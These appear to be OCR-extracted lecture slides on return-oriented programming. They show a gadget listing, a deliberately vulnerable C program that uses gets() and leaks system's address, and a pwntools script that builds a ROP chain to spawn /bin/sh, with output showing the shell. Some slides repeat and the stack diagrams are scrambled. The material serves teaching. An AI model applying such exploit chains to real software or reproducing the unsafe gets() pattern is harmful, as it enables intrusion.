
```
0x1799ff: pop rdi ; ret ; (1 found)
0x156cf3: pop rdi ; vmovdqu  [rdi+rcx+0x40], ymm7 ; vzeroupper ; ret ; (1 found)
0x159733: pop rdi ; vmovdqu  [rdi+rcx+0x40], ymm7 ; vzeroupper ; ret ; (1 found)
0x178bf0: pop rdi ; xor eax, eax ; add rsp, 0x38 ; ret ; (1 found)
0x916a5: pop rdx ; adc al, 0x00 ; ret ; (1 found)
0x916bb: pop rdx ; adc al, 0x00 ; ret ; (1 found)
0x916cb: pop rdx ; adc al, 0x00 ; ret ; (1 found)
0x9170a: pop rdx ; adc al, 0x00 ; ret ; (1 found)
0x91724: pop rdx ; adc al, 0x00 ; ret ; (1 found)
0x9173b: pop rdx ; adc al, 0x00 ; ret ; (1 found)
0x9185a: pop rdx ; adc byte [rax-0x77], cl ; retn 0x8D48 ; (1 found)
0x12803a: pop rdx ; add byte [rax], al ; add byte [rax-0x00000001], bh ; ret ; (1 found)
0x128762: pop rdx ; add byte [rax], al ; add byte [rax-0x00000001], bh ; ret ; (1 found)
0x1287e3: pop rdx ; add byte [rax], al ; add byte [rax-0x00000001], bh ; ret ; (1 found)
0x115478: pop rdx ; add eax, 0x450F4800 ; retn 0x0FC3 ; (1 found)
0x115479: pop rdx ; add eax, 0x450F4800 ; retn 0x0FC3 ; (1 found)
0x173f56: pop rdx ; add eax, 0x83480000 ; retn 0x4910 ; (1 found)
0x143cbd: pop rdx ; call qword [rax+0x20] ; (1 found)
0x151b83: pop rdx ; cld ; jmp qword [rsi+0x2E] ; (1 found)
0x53d0a: pop rdx ; idiv bh ; jmp qword [rsi-0x70] ; (1 found)
0xbe896: pop rdx ; idiv edi ; jmp qword [rsi+0x0F] ; (1 found)
0x81dc9: pop rdx ; pop rbx ; ret ; (1 found)
```


Return Oriented Programming

We need gadgets.

```
0x1799ff: pop rdi ; ret ; (1 found)
0x156cf3: pop rdi ; vmovdqu  [rdi+rcx+0x40], ymm7 ; vzeroupper ; ret ; (1 found)
0x159733: pop rdi ; vmovdqu  [rdi+rcx+0x40], ymm7 ; vzeroupper ; ret ; (1 found)
0x178bf0: pop rdi ; xor eax, eax ; add rsp, 0x38 ; ret ; (1 found)
0x916a5: pop rdx ; adc al, 0x00 ; ret ; (1 found)
0x916bb: pop rdx ; adc al, 0x00 ; ret ; (1 found)
0x916cb: pop rdx ; adc al, 0x00 ; ret ; (1 found)
0x9170a: pop rdx ; adc al, 0x00 ; ret ; (1 found)
0x91724: pop rdx ; adc al, 0x00 ; ret ; (1 found)
0x9173b: pop rdx ; adc al, 0x00 ; ret ; (1 found)
0x9185a: pop rdx ; adc byte [rax-0x77], cl ; retn 0x8D48 ; (1 found)
0x12803a: pop rdx ; add byte [rax], al ; add byte [rax-0x00000001], bh ; ret ; (1 found)
0x128762: pop rdx ; add byte [rax], al ; add byte [rax-0x00000001], bh ; ret ; (1 found)
0x1287e3: pop rdx ; add byte [rax], al ; add byte [rax-0x00000001], bh ; ret ; (1 found)
0x115478: pop rdx ; add eax, 0x450F4800 ; retn 0x0FC3 ; (1 found)
0x115479: pop rdx ; add eax, 0x450F4800 ; retn 0x0FC3 ; (1 found)
0x173f56: pop rdx ; add eax, 0x83480000 ; retn 0x4910 ; (1 found)
0x143cbd: pop rdx ; call qword [rax+0x20] ; (1 found)
0x151b83: pop rdx ; cld ; jmp qword [rsi+0x2E] ; (1 found)
0x53d0a: pop rdx ; idiv bh ; jmp qword [rsi-0x70] ; (1 found)
0xbe896: pop rdx ; idiv edi ; jmp qword [rsi+0x0F] ; (1 found)
0x81dc9: pop rdx ; pop rbx ; ret ; (1 found)
```


system
ret
"/bin/sh"
pop rdi
rsp
pop rdi ; ret
ret
rbp
pop rbp


system
ret
rsp
"/bin/sh"
pop rdi
pop rdi ; ret
ret
rbp
pop rbp


rsp
system
"/bin/sh"
pop rdi ; ret
rbp
ret
pop rdi
ret
pop rbp

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{
    printf("Use %p to call /bin/sh", system);
    putchar('\n');

    char buffer[16];
    gets(buffer);
}
```

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{
    printf("Use %p to call /bin/sh", system);
    putchar('\n');

    char buffer[16];
    gets(buffer);
}
```

"Use 0x401040 to call /bin/sh"

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{
    printf("Use %p to call /bin/sh", system);
    putchar('\n');

    char buffer[16];
    gets(buffer);
}
```

```
"Use 0x401040 to call /bin/sh"
```


```python
#!/usr/bin/env python3

from pwn import *

elf = ELF("binary")

io = elf.process()

io.recvuntil(b"Use ")
addr = io.recvuntil(b" ", drop=True)
io.recvuntil(b"sh")

system = int(addr, 16)
sh = next(elf.search(b"/bin/sh\x00"))

payload = flat({
    16 + 8: [
        p64(0x4792c5),  # pop rdi ; ret
        p64(sh),
        p64(0x40101a),  # ret
        p64(system)
    ]
})

io.sendline(payload)

io.interactive()
```

```
[*] '/home/james/Projects/slides/binary'
      amd64-64-little
      Partial RELRO
      Canary found
         NX enabled
         No PIE (0x400000)
   Stripped:   No
[+] Starting local process '/home/jam...
[*] Switching to interactive mode

$ ls
binary  rop.py
```


```python
#!/usr/bin/env python3

from pwn import *

elf = ELF("binary")

io = elf.process()

io.recvuntil(b"Use ")
addr = io.recvuntil(b" ", drop=True)
io.recvuntil(b"sh")

system = int(addr, 16)
sh = next(elf.search(b"/bin/sh\x00"))

payload = flat({
    16 + 8: [
        p64(0x4792c5),  # pop rdi ; ret
        p64(sh),
        p64(0x40101a),  # ret
        p64(system)
    ]
})

io.sendline(payload)

io.interactive()
```

Virtual Memory

